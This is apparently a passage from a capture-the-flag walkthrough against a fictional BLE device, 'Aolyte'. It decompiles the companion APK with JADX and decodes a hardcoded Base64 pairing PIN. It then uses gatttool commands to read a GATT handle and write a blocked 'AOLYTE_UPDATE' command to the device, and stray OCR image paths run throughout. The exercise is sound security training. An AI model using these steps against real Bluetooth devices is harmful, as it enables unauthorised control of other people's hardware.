The next step is intended for participants willing to install the APK. The information retrieved during this step will be retrieved at a later stage by participants who prefer not to install the APK.


4. Install and open the APK:




5. Allow the 'Allow Aolyte to access this device's location?' request and ensure that Bluetooth is enabled:



6. Enter the corresponding MAC address of your Aolyte (ESP32) unit, and click ‘Connect’:



7. A new message will appear:




65, 111, 108, 121, 116, 101, 32, 114, 101, 102, 117, 115, 101, 115, 32, 116, 104, 101, 32, 39, 65, 79, 76, 89, 84, 69, 95, 85, 80, 68, 65, 84, 69, 39, 32, 99, 111, 109, 109, 97, 110, 100, 32, 116, 104, 114, 111, 117, 103, 104, 32, 116, 104, 101, 32, 109, 111, 98, 105, 108, 101, 32, 97, 112, 112, 108, 105, 99, 97, 116, 105, 111, 110, 33

The corresponding ASCII representation is:
Aolyte refuses the 'AOLYTE_UPDATE' command through the mobile application!


Next, participants will need to analyze the downloaded APK.

Using the strings utility on the APK produces extensive output. While the correct PIN is recoverable through the strings utility, the method is cumbersome and heavily reliant on guesswork. We will approach the challenge in a more systematic manner to gain a clear understanding of the challenge.


8. Start JADX[4] and open the APK:
   $ jadx-gui



9. Upon examining the application, it appears that light obfuscation has been applied. Use the 'Deobfuscation' feature in JADX to simplify the code:




10. Navigate to the Main activity:




[4] https://github.com/skylot/jadx


11. Looking at the MainActivity, the following is shown:



12. Next, we will analyze the strings to determine their content and purpose within the application. Select *f6075M* and press x on your keyboard (or right click and select 'Find Usage')




13. The code uses this string in two separate places:




Choose either option and press 'Open'.

14. Examining the code, the Base64 value (1) is first decoded and thereafter used to set the pairing PIN for the BLE connection (2). The numbers correspond to the items labeled in the screenshot below:



15. Let's base64 the data that is being used as the connection PIN:

$ echo "ODc1NDMy" | base64 --decode




875432

The passkey has been successfully recovered!

16. If the APK was installed and used, participants could skip reading the 0x0048 handle. If not, participants first need to use the passkey to retrieve the data from handle 0x0048:


$ gatttool -b 24:6f:28:9e:27:3a --char-read -a 0x0048 | awk -F': ' '{print $2}' | tr -d '\n' | xxd -r -p

Aolyte refuses the 'AOLYTE_UPDATE' command through the mobile application!



17. Convert 'AOLYTE_UPDATE' to hex:

$ echo -n "AOLYTE_UPDATE" | xxd -p



18. Write the data to Aolyte:

    $ gatttool -b 24:6f:28:9e:27:3a --char-write-req -a 0x0048 -n 414f4c5954455f555044415445

```
┌──(kali㉿kali)-[/tmp]
└─$ gatttool -b 24:6f:28:9e:27:3a --char-write-req -a 0x0048 -n 414f4c5954455f555044415445
Characteristic value was written successfully
```

Mission complete.

Humanity owes you its very survival.